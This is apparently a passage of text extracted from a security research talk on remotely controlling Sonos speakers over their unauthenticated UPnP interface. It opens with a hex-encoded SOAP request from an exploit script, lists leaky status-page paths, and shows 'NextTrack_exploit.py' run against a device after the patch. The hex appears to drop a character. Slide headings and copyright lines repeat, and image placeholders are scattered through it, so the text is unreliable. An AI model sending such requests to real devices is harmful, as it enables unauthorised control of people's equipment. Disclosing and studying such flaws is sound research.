  + "545950453a20746578742f786d6c3b20636861727365743d227574662d38220d0a582d534f4e4f532d54415" \
  + "24745542d55444e3a20757569643" + rincon.encode("hex") + "a0d0a534f41" \
  + "50414354494f4e3a202275726e3a736368656d61732d75706e702d6f72673a736572766963653a415654726" \
  + "16e73706f72743a31234e657874220d0a0d0a3c733a456e76656c6f706520786d6c6e733a733d2268747470" \
  + "3a2f2f736368656d61732e786d6c736f61702e6f72672f736f61702f656e76656c6f70652f2220733a656e6" \
  + "36f64696e675374796c653d22687474703a2f2f736368656d61732e786d6c736f61702e6f72672f736f6170" \
  + "2f656e636f64696e672f223e3c733a426f64793e3c753a4e65787420786d6c6e733a753d2275726e3a7336" \
  + "8656d61732d75706e702d6f72673a736572766963653a41565472616e73706f72743a31223e3c496e737461" \
  + "6e636549443e303c2f496e7374616e636549443e3c2f753a4e6578743e3c2f733a426f64793e3c2f733a456" \
  + "e76656c6f70653e"
```

Abusing the API


Copyright 2018 Trend Micro Inc.

Hardware

Hardware

Copyright 2018 Trend Micro Inc.

Hardware

Copyright 2018 Trend Micro Inc.

Hardware

Hardware

Copyright 2018 Trend Micro Inc.

Hardware

Hardware

TREND MICRO

Hardware

Copyright 2018 Trend Micro Inc.

Hardware

```
$ st-info --probe
Found 1 stlink programmers
 serial: 573f7406663f575050430567
openocd: "\x57\x3f\x74\x06\x66\x3f\x57\x50\x50\x43\x05\x67"
  flash: 1048576 (pagesize: 16384)
   sram: 196608
 chipid: 0x0413
  descr: F4 device
$ st-info --probe
Found 1 stlink programmers
```

After Reporting

- Sonos® has fixed numerous issues
  - Major issues fixed is the status page has less information leakage
  - DoS Attack has been resolved

TREND
MICRO

After Reporting

Options

zp
topology
enetports
ethportstatistics
accounts
dnscache
VERSION
etc/resolv.conf
proc/ath_rincon/status
proc/ath_rincon/phyerr
proc/ath_rincon/nf
proc/ath_rincon/station
ifconfig
uptime
showstp

After Reporting

```
[bash-3.2# python NextTrack_exploit.py 172.16.67.57
HTTP/1.1 412 Precondition Failed
Server: Linux UPnP/1.0 Sonos/39.2-47040c (ZPS12)
Connection: close


bash-3.2#
```

Updates:

April 9th 2018

- 5,160 Sonos Devices Exposed
- 1,485 Bose SoundTouch Devices Exposed

TREND MICRO

The Sound of a Targeted Attack

- Questions

@sjhilt

TREND MICRO